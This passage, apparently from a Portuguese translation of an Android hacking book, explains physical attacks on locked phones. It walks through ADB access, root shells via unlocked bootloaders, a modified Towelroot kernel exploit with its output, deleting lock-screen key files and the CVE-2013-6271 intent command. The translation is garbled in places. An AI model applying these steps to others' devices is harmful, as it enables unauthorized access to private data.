No entanto, conforme mencionado anteriormente, o drozer contém uma carga útil chamada weasel que executa alguns truques para carregar um agente drozer desonesto sem instalar um aplicativo. Usando o weasel, é possível substituir o processo do aplicativo comprometido na memória pelo processo de um agente drozer. No entanto, o agente drozer não conseguirá obter o `Context`. O `Context` é uma classe que fornece informações sobre o ambiente de um aplicativo específico. Ele fornece acesso à funcionalidade IPC fornecida pelo `Binder` e permite a invocação de todos os componentes do aplicativo. Se o código de um invasor conseguir executar e obter o `Context`, ele poderá usar as permissões concedidas ao aplicativo. O drozer detectará se a instância recebida tem `Context` ou não e ajustará os módulos disponíveis dentro do console para apenas aqueles que podem funcionar sem o `Context`.

### ***Aplicativo que não é do sistema com contexto***

Uma carga útil de exploração capaz de assumir o fluxo de execução de um aplicativo e carregar suas próprias classes arbitrárias poderá recuperar o `context` do aplicativo. Um invasor poderá aproveitar as permissões do aplicativo concedido para executar tarefas pós-exploração. Por exemplo, se o aplicativo comprometido tiver a permissão `READ_SMS`, o código do invasor poderá consultar o provedor de conteúdo `content://sms`. Quando o código de um invasor consegue obter o `Context`, ele se torna imediatamente muito mais perigoso do que sem ele.

### ***Pacote instalado***

Um pacote instalado pode solicitar um conjunto arbitrário de permissões e recebê-las, dependendo do nível de proteção definido em cada uma delas. Se um invasor estiver em condições de instalar qualquer pacote, ele poderá acessar de forma confiável tudo o que um desenvolvedor de aplicativos de terceiros faria. Isso fornece acesso ao dispositivo e a seus recursos, conforme especificado por suas permissões.

### ***Acesso ao shell ADB***

O shell ADB oferece acesso avançado em um dispositivo. Ele permite instalar pacotes adicionais, interagir com aplicativos como um desenvolvedor e obter acesso a vários vetores de ataque adicionais que os aplicativos instalados não podem.

### ***Acesso do usuário do sistema***

O acesso do usuário do sistema em um dispositivo significa que o código de um invasor está sendo executado como o usuário do "sistema". Esse é o mesmo usuário usado para funcionalidades muito sensíveis do sistema operacional. O usuário do sistema pode instalar novos pacotes, manipular as definições de configuração do dispositivo e acessar dados do diretório de dados privados de qualquer aplicativo. Um invasor que tenha obtido esse nível de acesso pode comprometer quase todos os aspectos do dispositivo e sua segurança.

### ***Acesso do usuário root***

O acesso à raiz é o acesso máximo que pode ser obtido em um sistema baseado em UNIX. Um invasor que tenha acesso root pode manipular absolutamente qualquer aspecto do dispositivo. Isso inclui a instalação de pacotes adicionais, a leitura e gravação na memória do dispositivo e a manipulação de absolutamente qualquer outro aspecto do dispositivo.

### ***Ataques físicos práticos***

Esta seção se concentra em obter acesso a um dispositivo que está em sua posse. Esta seção também pressupõe que não haja conhecimento prévio da senha ou do PIN da tela de bloqueio. Se você tiver a senha ou o PIN da tela de bloqueio, terá acesso irrestrito ao dispositivo e deverá pular para a seção "Infiltração de dados do usuário" depois de

instalar a ferramenta de administração remota de sua escolha.

## Obtendo acesso ao shell do ADB


Obter um shell ADB em um dispositivo é a maneira mais fácil de obter acesso a informações sobre o dispositivo ou lançar outros ataques contra ele. Existem duas maneiras predominantes de obter um shell ADB quando não se consegue passar pela tela de bloqueio de um dispositivo.

### Depuração USB

Os dispositivos Android têm um recurso chamado depuração USB que permite o acesso ADB de um computador a um dispositivo conectado. A maioria dos dispositivos Android vem com a depuração USB desativada por padrão. A ativação da depuração USB torna um dispositivo passível de ataque por acesso físico. O simples uso do comando a seguir permite o acesso a um dispositivo conectado que tenha a depuração USB ativada:

```
$ adb shell  
shell@android:/ $
```

O acesso ADB a um dispositivo permite a exposição de dados no dispositivo, bem como a instalação de novos pacotes. Portanto, nas versões do Android, incluindo a 4.2.2 e mais recentes, foi adicionado um recurso de segurança que ajudou a proteger contra um invasor que tivesse acesso físico a um dispositivo com a depuração USB ativada. Um prompt é exibido para o usuário quando ele conecta o computador a um dispositivo com a depuração USB ativada. [A Figura 8.1](#) mostra um exemplo desse prompt.



[Figura 8.1](#) O prompt mostrado ao usuário quando um dispositivo com depuração USB é conectado ao computador A tentativa de usar o `shell adb` quando um dispositivo está bloqueado resulta no seguinte erro no terminal:

```
erro: dispositivo não autorizado. Verifique a caixa de diálogo de confirmação em  
seu dispositivo
```

Isso significa que não é possível conectar um telefone e interagir com o ADB sem antes passar pela tela de bloqueio.

No entanto, em 26 de fevereiro de 2014, Henry Hoggard, da MWR InfoSecurity, relatou um bug ao Google que revelava um

A equipe do ADB encontrou uma maneira de contornar esse aviso nas versões do Android, incluindo a 4.2.2 até a 4.4.2. Ao navegar até o discador de emergência ou a câmera da tela de bloqueio e, em seguida, iniciar a conexão com o ADB, o prompt de autorização ainda era exibido, mesmo que a tela estivesse bloqueada. Às vezes, para iniciar o prompt de autorização, é necessário executar um `adb kill-server` e, em seguida, um `adb shell` novamente. Esse problema está documentado em <https://labs.mwrinfosecurity.com/advisories/2014/07/03/android-4-4-2-secure-usb-debugging-bypass/>.

Isso significa que esse método de exploração de dispositivos funciona em todas as versões do Android até a 4.4.2, inclusive.

## OBSE RVACÃO

O nível de privilégio associado a um shell ADB é controlado por um valor de configuração denominado `ro.secure`. Nos dispositivos anteriores ao Android 4.2, esse valor estava presente em `/data/local.prop` e, nos dispositivos mais recentes, foi transferido para `/default.prop`. Definir esse valor como 0 fará com que o `adb` seja executado como raiz. Em uma compilação de produção de um dispositivo, o valor padrão é definido como 1, o que faz com que o `adb` seja executado como usuário shell. Uma técnica interessante para aumentar os privilégios do usuário do sistema para o root antes do Android 4.2 é escrever `ro.secure=0` em `/data/local.prop`. Isso ocorre porque `/data/local.prop` era de propriedade do usuário do sistema. Desde o Android 4.2,

o arquivo `/data/local.prop` foi removido e o arquivo `/default.prop` é de propriedade do usuário root. No entanto, foram feitas outras melhorias e a modificação do `/default.prop` não funcionará a partir do Android 4.3. Isso ocorre porque agora um sinalizador de tempo de compilação chamado `ALLOW_ADBD_ROOT` indica se o ADB pode ser executado como root. Se a versão do binário `adb` em execução no dispositivo for compilada com esse sinalizador, ele desconsiderará o valor `ro.secure` definido. A correção para isso é compilar uma versão personalizada do `adb` que não contenha essa verificação e substituir a versão desse binário no dispositivo. Essas técnicas são úteis para manter o acesso persistente à raiz depois que ele foi obtido em um dispositivo.

## Carregadores de inicialização desbloqueados

Alguns fabricantes de dispositivos permitem que os usuários desbloqueiem seus carregadores de inicialização e façam flash ou inicializem em imagens personalizadas no dispositivo. Para desbloquear o carregador de inicialização em um dispositivo Nexus, você pode usar o seguinte comando quando o dispositivo estiver exibindo o carregador de inicialização:

```
$ fastboot oem unlock
...
(bootloader) erasing userdata...
(bootloader) erasing userdata done
(bootloader) erasing cache...
(carregador de inicialização)
apagando o cache feito (carregador de
inicialização) desbloqueando...
(bootloader) O bootloader está desbloqueado
agora. OK [ 40.691s]
concluído. tempo total: 40.691s
```

Ao desbloquear um bootloader, o sistema operacional Android força uma redefinição de fábrica e todos os dados do usuário são apagados. Isso impede que os invasores simplesmente inicializem em imagens de sistema personalizadas que fornecem acesso aos dados do dispositivo. No entanto, alguns usuários podem se esquecer de bloquear o bootloader novamente depois de terem feito o flash de uma imagem personalizada, o que o deixa totalmente aberto para um invasor que tenha acesso físico ao dispositivo. É possível inicializar em uma ROM de recuperação personalizada e obter um shell ADB executado como root. A lista a seguir explica esse ataque para um dispositivo Nexus 7.

1. Se o dispositivo ainda estiver ligado, desligue-o.
2. Mantenha pressionada a tecla de diminuir o volume e a tecla liga/desliga ao mesmo tempo para inicializar no carregador de inicialização.
3. O carregador de inicialização é exibido, com uma tela que mostra Start (Iniciar).

4. Se você vir LOCK STATE - UNLOCKED, o dispositivo tem um bootloader desbloqueado e está vulnerável a ataques. Um dispositivo com um bootloader desbloqueado também exibirá um cadeado desbloqueado na tela durante a inicialização.
5. Faça o download da imagem correta do ClockworkMod Recovery ROM (consulte <https://www.clockworkmod.com/rommanager>) para o dispositivo.
6. Inicialize na imagem executando o seguinte:

```
$ fastboot boot recovery-clockwork-touch-6.0.4.3-grouper.img
```

```
baixando 'boot.img'... OK [0.875s]
inicialização...
OK [ 0,019s]
concluído. tempo total: 0,895s
```

Se o carregador de inicialização estiver bloqueado, essa etapa falhará com a mensagem de erro "Bootloader is locked" (O carregador de inicialização está bloqueado).

7. Agora você deve ver a tela do ClockworkMod Recovery. Neste ponto, você poderá invocar um shell ADB raiz.

```
$ adb devices
Lista de dispositivos anexados
015d25687830060c
                recuperaç
ão

$ adb shell
~ # id
uid=0(root) gid=0(root)
```

A execução dessa técnica pode ser complicada, dependendo do fabricante do dispositivo. Alguns fabricantes de dispositivos usam seus próprios carregadores de inicialização e ferramentas proprietárias para interagir com eles. Você teria que investigar essa possibilidade para o dispositivo em questão.

### **Como contornar telas de bloqueio**

Se a intenção não for comprometer o dispositivo a longo prazo e manter o acesso, mas apenas obter acesso a ele, use as informações desta seção, que aborda algumas maneiras de contornar a tela de bloqueio de um dispositivo. Não serão discutidas técnicas forenses que envolvam a observação de manchas em um dispositivo para determinar toques.

### **Uso da permissão DISABLE\_KEYGUARD**

O Android contém uma permissão chamada `DISABLE_KEYGUARD` que permite que os aplicativos com essa permissão removam temporariamente a tela de bloqueio. Você pode fazer isso dentro de um aplicativo implementando o seguinte código:

```
KeyguardManager kgm = ((KeyguardManager) getSystemService("keyguard"));
KeyGuardManager.KeyguardLock kgl = kgm.newKeyguardLock("mhhh");
kgl.disableKeyguard();
```

Embora a classe `KeyguardManager.KeyguardLock` tenha sido descontinuada na API 13 (Android 3.2), essa técnica continua a funcionar nos dispositivos Android mais recentes. Ao usar um módulo de pós-exploração no drozer com o `KeyguardManager .KeyguardLock`, um hacker pode desativar a tela de bloqueio. Por padrão, o agente desonesto do drozer atribui a permissão `DISABLE_KEYGUARD`, mas a pessoa que usa o agente desonesto precisa ter um lugar para hospedar um servidor ao qual o agente possa se conectar. Em vez disso, para fazer isso em um dispositivo com a depuração USB ativada e um agente drozer padrão, é possível compilar um novo agente com a permissão `DISABLE_KEYGUARD` da seguinte forma:

```
$ drozer agent build --permission android.permission.DISABLE_KEYGUARD Concluído:
/tmp/tmpW5TSbA/agent.apk
```

Instale o agente e inicie o servidor incorporado, que abre uma porta de escuta no dispositivo:

```
$ adb install /tmp/tmpW5TSbA/agent.apk
3498 KB/s (653640 bytes em 0,182s)
    pkg: /data/local/tmp/agent.apk
Sucesso

$ adb shell am broadcast -n com.mwr.dz/.receivers.Receiver -c
com.mwr.dz.START_EMBEDDED
```

```
Transmissão: Intent { cat=[com.mwr.dz.START_EMBEDDED]
cmp=com.mwr.dz/.receivers.Receiver }
Transmissão concluída: resultado=0
```

A porta de escuta do servidor incorporado deve ser encaminhada para o computador conectado:

```
$ adb forward tcp:31415 tcp:31415
```

A execução do módulo `post.perform.disablelockscreen` desativa a tela de bloqueio do dispositivo:

```
$ drozer console connect -c "run post.perform.disablelockscreen"
Selecionando 4f804a5a07bbb229 (sdk desconhecido 4.4.2)
```

```
[*] Tentando desativarKeyguard() [*]
Concluído. Verificar dispositivo.
```

A última etapa pressupõe que o módulo de postagem relevante já esteja instalado no drozer, fazendo `module install disablelockscreen`. A tela de bloqueio pode ser reativada pressionando o botão home no dispositivo. Essa técnica foi testada em um emulador do Android 4.4.2 e em vários dispositivos que executam versões até o 5.0 Lollipop e prova que remove a tela de bloqueio de forma confiável.

## Remoção de arquivos-chave

Se uma tela de bloqueio de padrão for definida em um dispositivo, um arquivo localizado em `/data/system/gesture.key` armazenará uma representação desse padrão. Da mesma forma, um dispositivo que usa uma tela de bloqueio de PIN ou senha armazena um hash salgado dela em `/data/system/password.key`. A remoção desses arquivos desativará totalmente a tela de bloqueio. As permissões de arquivo definidas nesses arquivos são as seguintes:

```
-rw ----- sistema sistema 20 2014-11-03 15:10 gesture.key
...
-rw ----- sistema sistema 72 2014-11-03 15:10 password.key
```

Observar o proprietário, o grupo e as permissões definidas nesses arquivos revela que somente o sistema ou o usuário root poderá excluí-los. Isso significa que um hacker precisa encontrar uma maneira no dispositivo de aumentar os privilégios do usuário shell para o sistema ou para o root. O alvo para este exercício é um Sony Xperia Z2 com Android 4.4.2. Esse dispositivo não está vulnerável a nenhuma das vulnerabilidades da chave mestra; caso contrário, o Cydia Impactor poderia ser usado para aumentar os privilégios para o usuário do sistema.

Em vez disso, dê uma olhada na versão do kernel em uso nesse dispositivo:

```
shell@D6503:/ $ cat /proc/version
Linux versão 3.4.0-perf-g46a79a0 (BuildUser@BuildHost) (gcc versão 4.7 (GCC) )
#1 SMP PREEMPT Wed Mar 5 20:49:56 2014
```

O Capítulo 6 abordou uma exploração do kernel chamada Towelroot que afirma ser capaz de explorar todas as versões do kernel compiladas antes de 16 de junho de 2014. Entretanto, a versão oficial do Towelroot está dentro de um aplicativo sem nenhum caminho claro para executá-lo a partir de um shell ADB. Uma versão autônoma alternativa desse exploit, baseada em uma versão anterior do Towelroot, está disponível em <https://gist.github.com/fi01/a838dea63323c7c003cd>. Ela requer pequenas alterações na linha a seguir:

```
ret = system("/system/bin/touch /data/local/tmp/foo");
```

Essa linha deve executar `/system/bin/sh` para fornecer um shell raiz. Depois de fazer essa alteração, você pode compilar esse código criando uma estrutura de pastas NDK padrão e executando `ndk-build` a partir da raiz. Você pode carregar o binário resultante (denominado `exploit` neste exemplo) no dispositivo para o diretório `/data/local/tmp`, marcado como executável e, em seguida, executado para obter um shell raiz:

```
$ adb push exploit /data/local/tmp
342 KB/s (17792 bytes em 0,050s)
$ adb shell
shell@D6503:/ $ cd /data/local/tmp
shell@D6503:/data/local/tmp $ chmod 775 exploit
shell@D6503:/data/local/tmp $ ./exploit
*****
towelroot nativo em execução com pid 4335
obteve a versão do kernel Linux versão 3.4.0-perf-g46a79a0 (BuildUser@BuildHos
t) (gcc versão 4.7 (GCC) ) #1 SMP PREEMPT Wed Mar 5 20:49:56 2014
```


obteve o número 0 do kernel  
Nenhum telefone correspondente foi  
encontrado, tentando por padrão, pois tenho  
um cliente que gosta de prostitutas  
iniciando as coisas perigosas  
0xf1d78000 é um bom número cpid1  
resumido  
0xf1d7ddcc também é um bom número  
0xf1d8a000 é um bom número

```
cpid1 retomado  
0xf1d8ddcc também é um bom número.  
cpid3 retomado  
WOOT  
VOCÊ É UM TELEFONE ASSUSTADOR  
shell@D6503:/data/local/tmp # id  
uid=0(root) gid=0(root) groups=1004(input),1007(log),1009(mount),1011(ad  
b),1015(sdcard_rw),1028(sdcard_r),2991(removable_rw),3001(net_bt_admin),  
3002(net_bt),3003/inet),3006/net_bw_stats) context=u:r:kernel:s0
```

Nesse ponto, um shell de root é mais do que suficiente para remover a tela de bloqueio:

```
shell@D6503:/data/local/tmp # rm /data/system/password.key
```

A [Figura 8.2](#) mostra uma captura de tela do dispositivo antes e depois da execução desse comando.



[Figura 8.2](#) Uma captura de tela de um Sony Xperia Z2 antes e depois da remoção da tela de bloqueio por senha

Em dispositivos mais antigos, o uso do Cydia Impactor é uma excelente opção que fornece acesso confiável ao usuário do sistema com acesso físico. Essa ferramenta e a família de vulnerabilidades que ela explora foram discutidas na seção do Capítulo 6, "Rooting Explained". A opção específica do Cydia Impactor que fornece acesso ao usuário do sistema é Start Telnetd as System on Port 2222. Essa opção inicia um shell em TCP/2222 que está sendo executado como o usuário do sistema. Essa porta pode ser encaminhada para o computador local usando o ADB e, em seguida, conectada a um cliente telnet para obter acesso de usuário do sistema. Outro exemplo de uma vulnerabilidade trivial que permitiria o acesso do usuário do sistema é se qualquer aplicativo depurável no dispositivo estivesse sendo executado como usuário do sistema. A seção do Capítulo 7, "Exploração de atributos de pacotes mal configurados", abordou a exploração desse problema.

É possível obter acesso root e remover um arquivo de chave se a vítima tiver desbloqueado o bootloader e se esquecer de bloqueá-lo novamente. Se você usar o método mostrado anteriormente para carregar o ClockworkMod (CWM) em um dispositivo Nexus e obter um shell ADB raiz, o arquivo de chave poderá ser removido. Certifique-se de que você montou a partição `/data` navegando até Mounts and Storage e clicando em mount `/data`. Usando um shell ADB do CWM, você pode remover todos os arquivos de chave da seguinte forma:

```
~ # rm /data/system/*.key  
~ # Reinicialização
```

O dispositivo será reinicializado e ainda mostrará a tela de bloqueio. No entanto, ele aceitará qualquer pin, senha ou padrão que você usar e fará o login no dispositivo.

## Abuso de problemas com aplicativos Android

Conforme mencionado em "Atividades de exploração" no Capítulo 7, a Curesec descobriu uma vulnerabilidade no pacote `com.android.settings` que pode ser usada para remover a tela de bloqueio do dispositivo. Isso afeta todos os dispositivos que executam o Android 4.3 ou anterior. Para encontrar os detalhes da vulnerabilidade, pesquise CVE-2013-6271 ou obtenha mais informações dos autores em seu blog em <https://cureblog.de/2013/11/cve-2013-6271-remove-device-locks-from-android-phone/>. Para abusar dessa vulnerabilidade e remover a tela de bloqueio de um dispositivo, faça o seguinte em um shell ADB:

```
shell@android:/ $ am start -n com.android.settings/com.android.settings.  
ChooseLockGeneric --ez confirm_credentials false --ei lockscreen.password_type  
0 --activity-clear-task
```

```
Iniciando: Intent { flg=0x8000 cmp=com.android.settings/  
.ChooseLockGeneric (tem extras) }
```

Isso funciona em qualquer contexto e também pode ser invocado usando um agente drozer instalado, fazendo uso do módulo fornecido pela Curesec para esse problema. Você pode instalá-lo executando `module install curesec.cve-2013-6271`. Observe que isso não funcionará a partir de um shell ADB fornecido pelo abuso de um carregador de inicialização desbloqueado, pois depende de o sistema Android estar operacional e ser capaz de receber intenções.

## Uso de falhas lógicas que não exigem acesso ao shell


Se considerarmos isso, uma tela de bloqueio é um software complicado. Ela precisa levar em consideração quando um usuário tem permissão para interagir com o dispositivo. Especialmente quando se considera que um usuário pode realizar algumas ações no dispositivo a partir da tela de bloqueio, como fazer chamadas telefônicas de emergência, receber chamadas telefônicas e permitir que aplicativos de terceiros desativem temporariamente a tela de bloqueio ou mostrem outra atividade na frente dela. A lógica complicada geralmente é propensa a falhas que podem ser usadas para fazer algo que não foi planejado pelo desenvolvedor. Por exemplo, em um dispositivo Motorola Droid, era possível ignorar a tela de bloqueio ligando para o dispositivo bloqueado e atendendo à chamada. Depois, enquanto a chamada estava ativa, bastava pressionar o botão Voltar para acessar o dispositivo. Isso ocorria porque o aplicativo do telefone desativava a proteção de teclas ao receber uma chamada e o usuário podia sair dela como qualquer outro aplicativo no dispositivo. Isso foi encontrado e documentado em <https://theassurer.com/p/756.html>. É possível encontrar muitos problemas semelhantes na Internet que documentam falhas lógicas na tela de bloqueio de determinados dispositivos. A maneira como os aplicativos de terceiros lidam com a exibição na tela de bloqueio também pode introduzir vulnerabilidades de desvio da tela de bloqueio. Por exemplo, em 2013, foi relatada uma vulnerabilidade em um aplicativo gratuito de mensagens e chamadas chamado Viber (consulte <http://www.viber.com/>) que funcionava exatamente da mesma forma que a vulnerabilidade da Motorola. O envio de uma mensagem do Viber para um dispositivo bloqueado faz com que o Viber exiba a mensagem na tela de bloqueio. Assim, era possível contornar completamente a tela de bloqueio tocando várias vezes no botão Voltar. Para ver um vídeo dessa exploração em ação pela BkavCorp, visite [http://www.youtube.com/watch?v=tb4y\\_1cz8WY](http://www.youtube.com/watch?v=tb4y_1cz8WY).

## Uso da funcionalidade legítima de redefinição da tela de bloqueio

